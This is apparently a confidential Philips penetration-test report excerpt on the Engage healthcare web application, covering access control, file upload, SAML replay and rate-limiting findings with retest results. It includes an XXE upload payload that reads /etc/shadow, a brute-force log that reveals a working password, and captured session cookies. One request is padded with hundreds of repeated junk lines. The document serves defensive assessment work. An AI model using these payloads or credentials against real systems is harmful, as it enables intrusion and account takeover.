CVSS V3 Calculation	CVSS Base Score: 5.3 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment, it is found that, the check for access control was missing for multiple backend types.</p> <p>Improper Access control allows an unprivileged user to execute actions and retrieve information which they are not supposed to do.</p> <p><b>Retest status as of 31-Oct-2023:</b> It was observed still check for access control was missing for multiple backend types.</p> <p><b>Exploitability Rationale:</b> Any valid user of the application can exploit the issue.</p> <p><b>Impact Rationale:</b> Unauthorized access to application resources.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/api/data/Comps/SMD.Common.ProgressStatuses">https://singleinstance-externalpentest.vitalhealthsoftware.com/api/data/Comps/SMD.Common.ProgressStatuses</a>
Recommendation	It is recommended to verify user role at both client & server side and allow operations only for valid user roles.
Status	Open

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



## Steps to Reproduce:

1. Login to the application.
  2. Access the url - <https://singleinstance-externalpentest.vitalhealthsoftware.com/api/metadata/Backend.Types/fingerprints-af6d902bfd1b01e9f57aaf2f945a62fdc7b38d73754fc54926c9d6283731b1be>
  3. The Backend URL's will be listed.
  4. Try to access each URL.

*Figure 1: Provider Portal – dramory user*

PHILIPS SCOF

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



**Note:** Below attached is the output of access check to all backend types which consist of Backend type and Response code.

Patient Portal	Provider Portal
<p>Cdyer</p>  <p>Patient_cdyer.xlsx</p>	<p>ejackson</p>  <p>Provider_HCP - ejackson.xlsx</p>

## **Retest as of 31-Oct-2023:**

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



*Provider Portal – dramory user*

**Note:** Below attached is the output of access check to all backend types which consist of Backend type and Response code.

Patient Portal	Provider Portal
<p>tbuckland</p>  <p>Patient_tbuckland.xlsx</p>	<p>dramory</p>  <p>Provider_dramory.xlsx</p>

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.2 WebApp: Unrestricted file upload

Vulnerability Title	Unrestricted File Upload
Vulnerability Category	A5 – Security Misconfiguration
Severity	Low
CVSS V3 Calculation	CVSS Base Score: 3.1 CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:N/A:L
Description	<p><b>Vulnerability Description:</b> If a file upload functionality within an application allows the user to upload any file without any restriction on the file type, the server becomes vulnerable to unrestricted file upload. Uploaded files may pose a significant risk if not verified and handled correctly. Attacker can upload malware/plant backdoor via this file upload feature.</p> <p>During the security assessment it was observed that the application has functionality to Import data as part of the Data tab. It was observed that using double extension malicious files were able to be uploaded. Once uploaded, we got the success response.</p> <p><b>Revalidation(9<sup>th</sup> May, 2023):</b> According to the application team, Engage has checks on the file extension, and has a virus scanner running when uploading files. However, They have indeed no check on the contents of the file. As there is no integrity risk as the uploaded file cannot be changed. Also, when downloading the file again, and try to execute it in Windows, it is not executing based on the file contents but on the file extension. Hence the severity is reduced to Low.</p> <p><b>Retest as of on 31-Oct-2023:</b> During the security assessment it was observed that while uploading a malicious file, content verification and file extension check is enabled. Hence issue is fixed.</p> <p><b>Reference:</b> <a href="https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload">https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload</a></p>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	<p><b>Exploitability rational:</b> An attacker should have some privilege role to upload the files.</p> <p><b>Impact rational:</b> An attacker could exploit this vulnerability by uploading a malicious file which can allow him to execute various attacks like upload virus, introduce pages vulnerable to vulnerabilities like XSS or worst case execute arbitrary code on the server.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/">https://singleinstance-externalpentest.vitalhealthsoftware.com/</a>
Recommendation:	<p>The application should validate uploaded files for type and size, and limit how often the user is able to perform uploads. The following validation should be performed:</p> <ul style="list-style-type: none"> <li>• If the application requires uploaded files to be of a specific type such as PDF, text, or Word Document, the application should validate that the extension is '.pdf', '.txt' or '.doc'.</li> <li>• The first four bytes of the file should be validated. These first few bytes are known as the file's 'Magic Number' and will uniquely identify the file type. For example all PDF files start with the byte-sequence '%PDF'.</li> <li>• An upper limit on file size should be enforced, as determined on a case-by-case basis. For instance, if a typical file upload is 10 MB, the application should reject files that are larger than 25 MB.</li> <li>• The frequency of file uploads should be validated. If the application detects a high frequency of file uploads from a single user, the application should prohibit the user from uploading files for a period of time.</li> <li>• Contents of the file also need to be validated. MIME type can be checked for mitigation.</li> </ul> <p>In addition to the primary criteria above, all uploaded files should be scanned for known malware/viruses.</p> <p>Reference: <a href="https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html</a></p>
Status	Closed



**Steps to Reproduce:**

1. Login to the application.
2. Go to the profile icon and upload the profile picture with XML content.
3. Observe that the application does not check for file content.
4. Profile picture successfully gets uploaded.
5. Also, you can observe that the provider who can access the impacted patient profile can also be affected by this issue.

**Supportive evidence:**

A screenshot of the Engage application interface. The user is logged in as Connor Dyer. In the top right corner, there is a dropdown menu for Connor Dyer, which is highlighted with a red box. The main interface shows a 'Tasks' section with a checklist for a CCQ questionnaire. Below it is a 'Measurements' section displaying blood pressure and weight data over time. A modal window titled 'Attach file' is open, showing a single file named 'xxe\_1.jpg' uploaded by Connor Dyer at 4/20/2023, 3:47 PM. The file is highlighted with a red box. At the bottom of the modal, there are buttons for Delete, Download, and Add, along with a note about the upload file size limit (100.00 MB). A 'Close' button is also present.



#	Host	Method	URL	Status	MIME type	Length	Params	Edited	Extension	Title
7818	https://singleinstance-externalpentest.vitalhealthsoftware.com	POST	/backend/submit-upload.html	200	HTML	12324	✓		html	
<b>Request</b>										
<pre>Pretty Raw Hex 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: iframe 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Te: trailers 17 18 -----31369368663324696104903744722 19 Content-Disposition: form-data; name="f"; filename="xxe_1.jpg" 20 Content-Type: image/jpeg 21 22 &lt;!--?xml version="1.0" ?--&gt; 23 &lt;!DOCTYPE replace [&lt;!ENTITY ent SYSTEM "file:///etc/shadow"&gt; ]&gt; 24 &lt;userInfo&gt; 25 &lt;firstName&gt;John&lt;/firstName&gt; 26 &lt;lastName&gt;&amp;ent;&lt;/lastName&gt; 27 &lt;/userInfo&gt; 28 -----31369368663324696104903744722 29 Content-Disposition: form-data; name="type" 30 31 PatientDemographics</pre>										
<b>Response</b>										
<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Cache-Control: private 3 Content-Type: text/html; charset=utf-8 4 Vary: Accept-Encoding 5 Content-Security-Policy: default-src 'self' https://*.phsdp.com/ https://*.twilio.com/ wss://*.twilio.com *.vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl; img-src 'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl data:; object-src blob;; script-src 'self'; style-src 'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl 'unsafe-inline'; frame-ancestors 'self' *.vitalhealthsoftware.nl *.vitalhealthsoftware.com *.philipsvitalhealth.nl; frame-src 'self' blob: *.philipsvitalhealth.nl *.questmanager.nl *.questionnairemanager.com *.questionnairemanager.de *.questionnairemanager.eu *.questionnairemanager.nz *.vitalhealthsoftware.com *.vitalhealthsoftware.nl</pre>										

This XML file does not appear to have any style information associated with it.

https://singleinstance-externalpentest.vitalhealthsoftware.com/bus/Comps/Hudson/CareOrganization/PatientDemograph

Parameter is not valid., Check error log for more details.

Connor Dyer 41

DOB 12/14/1981 Insurance 0698765432 dyer@mailinator.com Status Active

Assign task

General	Questionnaire outcomes	Measurements	Tasks
CCQ (Clinical COPD Questionnaire)	25	Blood Pressure	Patient
Total	12/20/2021	Weight	Team
VAS Vermeidheid (Visueel Analo ...	66	Steps	My
Categorie	12/20/2021	Stappen Measurement	Due 09/10/2022
		Gewicht	Planned

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



**Retest as of 31-Oct-2023:**

The screenshot shows a web-based application interface. At the top, there's a navigation bar with links for 'Engage', 'Home', 'Tasks' (with a red notification badge), 'Change Password', and 'Download My Data'. On the right, a user profile for 'Jane Sutherland' is displayed with options for 'Questionnaires', 'Education', and a three-dot menu. The main area shows a diary entry for 'October 2023'. A specific entry on October 31st at 9:20 AM has been selected and is highlighted with a red box. This entry contains the text 'alert(2)' and two small icons. A modal dialog box titled 'Attach file' is overlaid on the page, also containing a red box around its content area. Inside the dialog, it shows a preview of a file named '1.png' which is a screenshot of the same diary entry page. Below the preview, it says 'By Jane Sutherland at 10/31/2023, 4:47 PM'. At the bottom of the dialog are buttons for 'Delete', 'Download' (highlighted in blue), and 'Add'. A note about the upload file size limit (100.00 MB) is also present. At the very bottom of the screen, there's a watermark for 'Activate Windows'.

Send Cancel < >

Request	
Pretty	Raw
1 POST /backend/submit-upload.html HTTP/2	
2 Host: singleinstance-externalpentest.vitalhealthsoftware.com	
3 Cookie: AntiXerferToken=4840e0f22010cd80uoxsPvW_pHjs-W0B0ttypDfKlowRkWeHn0lQhYzKg; privoxy=1; ASPSESSIONIDC9A8D334832538403C7418F080148D0C18817CB12749FD18DE2C12BC22CADCE38E1BD0F1C01A0C; DCASCA08C59A716C3A6F8F0913C1L5E43K8E0D773F0C50512139BAE76D49A340F9DA01DC0D7632FFFA; GED10C2212AD5A642A91CCAD549FS7C0D4086AD3007F900731AD23C052B7D2C51BD844ACB0D304746F59F2AC5AC606443D98E7; _Host-ASP-NET_SessionId=hibrigfklibhgq3wkh0Cy	
4 Content-Length: 780	
5 Content-Type: multipart/form-data; boundary=----WebDiftrFormBoundaryyBvSUDUrbW50On	
6 Sec-Ch-Ua: "Not A Brand", not-brand; v=1	
7 Sec-Ch-Ua-Mobile: ?0	
8 Sec-Ch-Ua-Platform: ..	
9 Upgrade-Insecure-Content: 1	
10 Origin: https://singleinstance-externalpentest.vitalhealthsoftware.com	
11 Content-Type: multipart/form-data; boundary=----WebDiftrFormBoundaryyBvSUDUrbW50On	
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36	
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	
14 Sec-Fetch-Site: same-origin	
15 Sec-Fetch-Mode: navigate	
16 Sec-Fetch-Dest: iframe	
17 Referer: https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=&UserPortal	
18 Accept-Encoding: gzip, deflate	
19 Accept-Language: en-US,en;q=0.9	
20 Content-Type: application/x-www-form-urlencoded	
21 -----WebKitFormBoundaryyBvSUDUrbW50On	
22 Content-Disposition: form-data; name="t"; filename="1.png"	
23 Content-Type: image/png	
24 -----	
25 <!--xml version="1.0" -->	
26 <!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>	
27 <!-->	
28 <!-->	
29 <!-->	
30 <!-->	
31 <!-->	
32 <!-->	
33 <!-->	
34 <!-->	
35 <!-->	
36 <!-->	
37 <!-->	
38 <!-->	
39 <!-->	
40 <!-->	
41 <!-->	
42 <!-->	
43 <!-->	
44 <!-->	
45 <!-->	
46 <!-->	
47 <!-->	
48 <!-->	
49 <!-->	
50 <!-->	
51 <!-->	
52 <!-->	
53 <!-->	
54 <!-->	
55 <!-->	
56 <!-->	
57 <!-->	
58 <!-->	
59 <!-->	
60 <!-->	
61 <!-->	
62 <!-->	
63 <!-->	
64 <!-->	
65 <!-->	
66 <!-->	
67 <!-->	
68 <!-->	
69 <!-->	
70 <!-->	
71 <!-->	
72 <!-->	
73 <!-->	
74 <!-->	
75 <!-->	
76 <!-->	
77 <!-->	
78 <!-->	
79 <!-->	
80 <!-->	
81 <!-->	
82 <!-->	
83 <!-->	
84 <!-->	
85 <!-->	
86 <!-->	
87 <!-->	
88 <!-->	
89 <!-->	
90 <!-->	
91 <!-->	
92 <!-->	
93 <!-->	
94 <!-->	
95 <!-->	
96 <!-->	
97 <!-->	
98 <!-->	
99 <!-->	
100 <!-->	
101 <!-->	
102 <!-->	
103 <!-->	
104 <!-->	
105 <!-->	
106 <!-->	
107 <!-->	
108 <!-->	
109 <!-->	
110 <!-->	
111 <!-->	
112 <!-->	
113 <!-->	
114 <!-->	
115 <!-->	
116 <!-->	
117 <!-->	
118 <!-->	
119 <!-->	
120 <!-->	
121 <!-->	
122 <!-->	
123 <!-->	
124 <!-->	
125 <!-->	
126 <!-->	
127 <!-->	
128 <!-->	
129 <!-->	
130 <!-->	
131 <!-->	
132 <!-->	
133 <!-->	
134 <!-->	
135 <!-->	
136 <!-->	
137 <!-->	
138 <!-->	
139 <!-->	
140 <!-->	
141 <!-->	
142 <!-->	
143 <!-->	
144 <!-->	
145 <!-->	
146 <!-->	
147 <!-->	
148 <!-->	
149 <!-->	
150 <!-->	
151 <!-->	
152 <!-->	
153 <!-->	
154 <!-->	
155 <!-->	
156 <!-->	
157 <!-->	
158 <!-->	
159 <!-->	
160 <!-->	
161 <!-->	
162 <!-->	
163 <!-->	
164 <!-->	
165 <!-->	
166 <!-->	
167 <!-->	
168 <!-->	
169 <!-->	
170 <!-->	
171 <!-->	
172 <!-->	
173 <!-->	
174 <!-->	
175 <!-->	
176 <!-->	
177 <!-->	
178 <!-->	
179 <!-->	
180 <!-->	
181 <!-->	
182 <!-->	
183 <!-->	
184 <!-->	
185 <!-->	
186 <!-->	
187 <!-->	
188 <!-->	
189 <!-->	
190 <!-->	
191 <!-->	
192 <!-->	
193 <!-->	
194 <!-->	
195 <!-->	
196 <!-->	
197 <!-->	
198 <!-->	
199 <!-->	
200 <!-->	
201 <!-->	
202 <!-->	
203 <!-->	
204 <!-->	
205 <!-->	
206 <!-->	
207 <!-->	
208 <!-->	
209 <!-->	
210 <!-->	
211 <!-->	
212 <!-->	
213 <!-->	
214 <!-->	
215 <!-->	
216 <!-->	
217 <!-->	
218 <!-->	
219 <!-->	
220 <!-->	
221 <!-->	
222 <!-->	
223 <!-->	
224 <!-->	
225 <!-->	
226 <!-->	
227 <!-->	
228 <!-->	
229 <!-->	
230 <!-->	
231 <!-->	
232 <!-->	
233 <!-->	
234 <!-->	
235 <!-->	
236 <!-->	
237 <!-->	
238 <!-->	
239 <!-->	
240 <!-->	
241 <!-->	
242 <!-->	
243 <!-->	
244 <!-->	
245 <!-->	
246 <!-->	
247 <!-->	
248 <!-->	
249 <!-->	
250 <!-->	
251 <!-->	
252 <!-->	
253 <!-->	
254 <!-->	
255 <!-->	
256 <!-->	
257 <!-->	
258 <!-->	
259 <!-->	
260 <!-->	
261 <!-->	
262 <!-->	
263 <!-->	
264 <!-->	
265 <!-->	
266 <!-->	
267 <!-->	
268 <!-->	
269 <!-->	
270 <!-->	
271 <!-->	
272 <!-->	
273 <!-->	
274 <!-->	
275 <!-->	
276 <!-->	
277 <!-->	
278 <!-->	
279 <!-->	
280 <!-->	
281 <!-->	
282 <!-->	
283 <!-->	
284 <!-->	
285 <!-->	
286 <!-->	
287 <!-->	
288 <!-->	
289 <!-->	
290 <!-->	
291 <!-->	
292 <!-->	
293 <!-->	
294 <!-->	
295 <!-->	
296 <!-->	
297 <!-->	
298 <!-->	
299 <!-->	
300 <!-->	
301 <!-->	
302 <!-->	
303 <!-->	
304 <!-->	
305 <!-->	
306 <!-->	
307 <!-->	
308 <!-->	
309 <!-->	
310 <!-->	
311 <!-->	
312 <!-->	
313 <!-->	
314 <!-->	
315 <!-->	
316 <!-->	
317 <!-->	
318 <!-->	
319 <!-->	
320 <!-->	
321 <!-->	
322 <!-->	
323 <!-->	
324 <!-->	
325 <!-->	
326 <!-->	
327 <!-->	
328 <!-->	
329 <!-->	
330 <!-->	
331 <!-->	
332 <!-->	
333 <!-->	
334 <!-->	
335 <!-->	
336 <!-->	
337 <!-->	
338 <!-->	
339 <!-->	
340 <!-->	
341 <!-->	
342 <!-->	
343 <!-->	
344 <!-->	
345 <!-->	
346 <!-->	
347 <!-->	
348 <!-->	
349 <!-->	
350 <!-->	
351 <!-->	
352 <!-->	
353 <!-->	
354 <!-->	
355 <!-->	
356 <!-->	
357 <!-->	
358 <!-->	
359 <!-->	
360 <!-->	
361 <!-->	
362 <!-->	
363 <!-->	
364 <!-->	
365 <!-->	
366 <!-->	
367 <!-->	
368 <!-->	
369 <!-->	
370 <!-->	
371 <!-->	
372 <!-->	
373 <!-->	
374 <!-->	
375 <!-->	
376 <!-->	
377 <!-->	
378 <!-->	
379 <!-->	
380 <!-->	
381 <!-->	
382 <!-->	
383 <!-->	
384 <!-->	
385 <!-->	
386 <!-->	
387 <!-->	
388 <!-->	
389 <!-->	
390 <!-->	
391 <!-->	
392 <!-->	
393 <!-->	
394 <!-->	
395 <!-->	
396 <!-->	
397 <!-->	
398 <!-->	
399 <!-->	
400 <!-->	
401 <!-->	
402 <!-->	
403 <!-->	
404 <!-->	
405 <!-->	
406 <!-->	
407 <!-->	
408 <!-->	
409 <!-->	
410 <!-->	
411 <!-->	
412 <!-->	
413 <!-->	
414 <!-->	
415 <!-->	
416 <!-->	
417 <!-->	
418 <!-->	
419 <!-->	
420 <!-->	
421 <!-->	
422 <!-->	
423 <!-->	
424 <!-->	
425 <!-->	
426 <!-->	
427 <!-->	
428 <!-->	
429 <!-->	
430 <!-->	
431 <!-->	
432 <!-->	
433 <!-->	
434 <!-->	
435 <!-->	
436 <!-->	
437 <!-->	
438 <!-->	
439 <!-->	
440 <!-->	
441 <!-->	
442 <!-->	
443 <!-->	
444 <!-->	
445 <!-->	
446 <!-->	
447 <!-->	
448 <!-->	
449 <!-->	
450 <!-->	
451 <!-->	
452 <!-->	
453 <!-->	
454 <!-->	
455 <!-->	
456 <!-->	
457 <!-->	
458 <!-->	
459 <!-->	
460 <!-->	
461 <!-->	
462 <!-->	
463 <!-->	
464 <!-->	
465 <!-->	
466 <!-->	
467 <!-->	
468 <!-->	
469 <!-->	
470 <!-->	
471 <!-->	
472 <!-->	
473 <!-->	
474 <!-->	
475 <!-->	
476 <!-->	
477 <!-->	
478 <!-->	
479 <!-->	
480 <!-->	
481 <!-->	
482 <!-->	
483 <!-->	
484 <!-->	
485 <!-->	
486 <!-->	
487 <!-->	
488 <!-->	
489 <!-->	
490 <!-->	
491 <!-->	
492 <!-->	
493 <!-->	
494 <!-->	
495 <!-->	
496 <!-->	
497 <!-->	
498 <!-->	
499 <!-->	
500 <!-->	
501 <!-->	
502 <!-->	
503 <!-->	
504 <!-->	
505 <!-->	
506 <!-->	
507 <!-->	
508 <!-->	
509 <!-->	
510 <!-->	
511 <!-->	
512 <!-->	
513 <!-->	
514 <!-->	
515 <!-->	
516 <!-->	
517 <!-->	
518 <!-->	
519 <!-->	
520 <!-->	
521 <!-->	
522 <!-->	
523 <!-->	
524 <!-->	
525 <!-->	
526 <!-->	
527 <!-->	
528 <!-->	
529 <!-->	
530 <!-->	
531 <!-->	
532 <!-->	
533 <!-->	
534 <!-->	
535 <!-->	
536 <!-->	
537 <!-->	
538 <!-->	
539	

PHILIPS SCOF

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



A screenshot of the Engage v6.5.7 application interface. The main window shows a diary entry for October 2023. A modal dialog titled "Attach file" is open, displaying an error message: "There is no attached file." Below this, a red-bordered error box contains the text "Error" and "The file has been rejected by content verification." with an "OK" button. At the bottom of the dialog are "Save" and "Cancel" buttons. The status bar at the bottom right shows "Activate Windows" and "Go to Settings to activate Windows".

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



### 8.3 WebApp: Engage contains multiple .js.map files that can be downloaded by anyone

<b>Vulnerability Title</b>	Engage contains multiple .js.map files that can be downloaded by anyone
<b>Vulnerability Category</b>	A5 – Security Misconfiguration
<b>Severity</b>	<b>Medium</b>
<b>CVSS V3 Calculation</b>	CVSS Base Score: 6.5 CVSS v3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:L
<b>Description</b>	<p><b>Vulnerability Description:</b> A JavaScript file download refers to a security issue where an attacker can manipulate the downloading or executing the .js files. During the security assessment it is observed that there are java script files which can be downloaded.</p> <p>It was observed that no .js.map files found in the application. Hence we are closing this issue.</p> <p><b>Exploitability rational:</b> Anyone with URL of the application can exploit the issue.</p> <p><b>Impact rational:</b> If anyone can download these files before logging in may leads to data loss, compromising the data and allowing unauthorized access to sensitive information.</p>
<b>Affected Systems/IP Address/URL</b>	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/">https://singleinstance-externalpentest.vitalhealthsoftware.com/</a>
<b>Recommendation:</b>	The application should check for input validation to ensure that only authorized users can download these files, implementing secure coding practices, and employing security headers like Content Security Policy (CSP) to control what resources can be loaded, reducing the risk of unauthorized script execution.
<b>Status</b>	<b>Closed</b>



### Supportive Evidence: NA

#### 8.4 WebApp: SAML: replay attack possible

Vulnerability Title	SAML: replay attack possible
Vulnerability Category	A7 – Identification and Authentication Failures
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 6.1 CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Description	<p><b>Vulnerability Description:</b> SAML (Security Assertion Markup Language) Replay attack describes the way an attacker can steal a SAML response assertion and access the service on behalf of the victim.</p> <p>During the security assessment it was observed that it doesn't allow to replay the SAML request to authenticate, so in response we are getting redirection to error page.</p> <p><b>Exploitability rational:</b> Allow attackers to gain unauthenticated access to the application.</p> <p><b>Impact rational:</b> An attacker who manages to steal a valid SAML assertion token of a user, would be able to send the stolen token and authenticate to the system on behalf of the user.</p>
Affected Systems/IP Address/URL	 SSO-testprovide1-k eycloak-SAML-pente
Recommendation:	<p>Verify the SAML assertion token by maintaining a cache of all assertion IDs that have been received, and if a new assertion comes in that matches one of the IDs in the cache, reject it as a duplicate.</p> <p>Reference: <a href="https://www.idm-360.com/idm360/the-dangers-of-saml-replay-attacks/">https://www.idm-360.com/idm360/the-dangers-of-saml-replay-attacks/</a></p>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	<a href="https://medium.com/stolabs/how-saml-works-and-some-attacks-on-it-2f62db0ef1d9">https://medium.com/stolabs/how-saml-works-and-some-attacks-on-it-2f62db0ef1d9</a>
Status	Closed

## **Steps to Reproduce:**



SSO-testprovide1-kycloak-SAML-pent

1. Login to the application cycloak-SAML-pente
  2. Capture the request of SAML in burp.
  3. Send the request to the repeater and replay the request.
  4. Observe the response.

### **Supportive evidence:**

**Request**

	Pretty	Raw	Hex	Render
1	POST /portal/LoginSAM.aspx HTTP/1.1			
2	Host: testprovider.vitalhealthsoftware.com			
3	Cookie: authenticationMethod=UseNamePassword; company=01050433; project=Comps; AntiXssToken=sgHLYD9o20gPYT741h2y2c2z147YjwPqgfd0ANXfvrCUTvhTeI7GwomJ51UwPg; ASPXAUTH-BDB02BBL162065757D6A5E8BD44085F3C7B2062AEAB0CD07446FACCCBC0FAA1DA60C1487FB004E5D2ED5DBCB22E544756GAB791731936C968D0D57461GBCD2FC1171SCAS5F83B4FB48F43B05872B959A5FOGB5CA2CF4683C3D2C80497EB707348A536E; contexthash=1323223944; __Host-ASP.NET_SessionId=tq5f6dvg1l1v3ru5L1qgs			
4	Content-Length: 9407			
5	Cache-Control: max-age=0			
6	Sec-Ch-Ua: Chakra/1.0.100.0.0.0.0; v="119"; "Not?A_Brand"; v="24"			
7	Sec-Ch-Ua-Mobile: ?0			
8	Sec-Ch-Ua-Platform: "Windows"			
9	Upgrade-Insecure-Requests: 1			
10	Origin: null			
11	Content-Type: application/x-www-form-urlencoded			
12	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36			
13	Accept: */*			
14	Sec-Fetch-Site: same-site			
15	Sec-Fetch-Mode: navigate			
16	Sec-Fetch-Dest: document			
17	Accept-Encoding: gzip, deflate, br			
18	Accept-Language: en-US, en;q=0.9			
19	Priority: u=0, i			
20	Connection: close			

**Response**

	Pretty	Raw	Hex	Render
1	HTTP/1.1 301 Moved永久性地			
2	Set-Cookie: contexthash=1323223944; path=/; secure			
3	Set-Cookie: project=Comps; path=/; secure			
4	Set-Cookie: company=01050433; expires=Sat, 09-Nov-2024 10:29:49 GMT; path=/; secure			
5	Set-Cookie: __Host-ASP.NET_SessionId=doy1ajhnehhnhvaet5vi22; path=/; secure; HttpOnly; SameSite=None			
6	Content-Type: application/javascript; charset=UTF-8; mode:inline; style-src 'self'; object-src 'self'; form-action 'self'; frame-ancestors 'self'; https://rekeycloak-pharmaco-dev.vitalhealthsoftware.com/reals/Engage-Keycloak/protocol/ssl https://keycloak-dev.vitalhealthsoftware.com https://nexus-nederland.nl https://login.microsoftonline.com/			
7	X-FRAME-OPTIONS: SAMEORIGIN			
8	X-Content-Type-Options: nosniff			
9	X-SSRF-Protection: 1; mode:block			
10	Date: Fri, 10 Nov 2023 10:29:49 GMT			
11	Connection: close			
12	Content-Length: 206			
13	<html>			
14	<head>			
15	<title>			
16	Object moved			
17	</title>			
18	</head>			
19	<body>			
20	Object moved to <a href="https://testprovider.vitalhealthsoftware.com/default.aspx?idp=Keycloak">			

*After successful login, SAML allows the user to redirect to homepage.*

PHILIPS SCOF

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



*Here it is not authenticating using the replayed SAML request.*

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.5 WebApp: Brute force password guessing attack possible

Vulnerability Title	Brute force password guessing attack possible
Vulnerability Category	A5 – Security Misconfiguration
Severity	Informational
CVSS V3 Calculation	CVSS Base Score: 6.5 CVSS:3.1/AV: N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H
Description	<p><b>Vulnerability Description:</b> Rate limiting is the process of controlling traffic rate from and to a server or component. It can be implemented on infrastructure as well as on an application level. Here the application does not implement rate limiting.</p> <p>Case 1: During security assessment it is observed that the application has not implemented Rate Limiting on the change password. Still, it allows user to change password without any limitation.</p> <p>Case 2: During security assessment it is observed that the application has not implemented Rate Limiting on the login page. Application should lock automatically after 3 to 5 unsuccessful attempts.</p> <p>As per conversation with the product team,</p> <ul style="list-style-type: none"> <li>- Rate limiting on change password: via the data.xml api it is only possible for an authenticated user to change the password for his own account. We do not regard that as a security issue, we do not see a risk in (frequently) changing your own password.</li> <li>- Rate limiting on login page: we do have a locking mechanism in place, after multiple login attempts the login will be blocked for an amount of time, that will increase when the number of attempts increases.</li> </ul> <p><b>Exploitability rational:</b> An attacker who has access to the application URL and valid usernames.</p>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



	<p><b>Impact rational:</b> It sees a broad range of applications, from preventing DoS attacks at the proxy level to locking accounts to prevent Brute-force attacks. While it can be admittedly annoying at times, an application without any form of rate limiting is begging to be targeted as there is no limit set to control the requests that can be sent.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/">https://singleinstance-externalpentest.vitalhealthsoftware.com/</a>
Recommendation:	It is recommended to implement captcha to the login page which will help in evading the Brute force attacks.
Status	Open

## Steps to Reproduce:

1. Capture the request using any proxy tool like Burp.
  2. Send the request to Intruder to send this request many times.
  3. It is observed that the request can be sent many times.

### **Supportive evidence:**

### Case 1:

Request	Payload	Status code	Error	Timeout	Length	Comment
3415	zhongguo	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3416	zippy	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3417	zimmerman	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3418	jzaadc	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3419	Vital@health1	200	<input type="checkbox"/>	<input type="checkbox"/>	2464	
3420	zmodem	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3421	zombie	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3422	zorro	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
Request	Response					
		Pretty	Raw	Hex		
1	POST /backend/data.xml HTTP/2					
2	Host: singleinstance-externalpentest.vitalhealthsoftware.com					
3	Content-Type: application/x-www-form-urlencoded; charset=UTF-8					
4	Accept: application/xml, text/xml, */*					
5	Accept-Language: zh-CN,zh;q=0.9					
6	Sec-Ch-Ua: "Not_A�;v=89"					
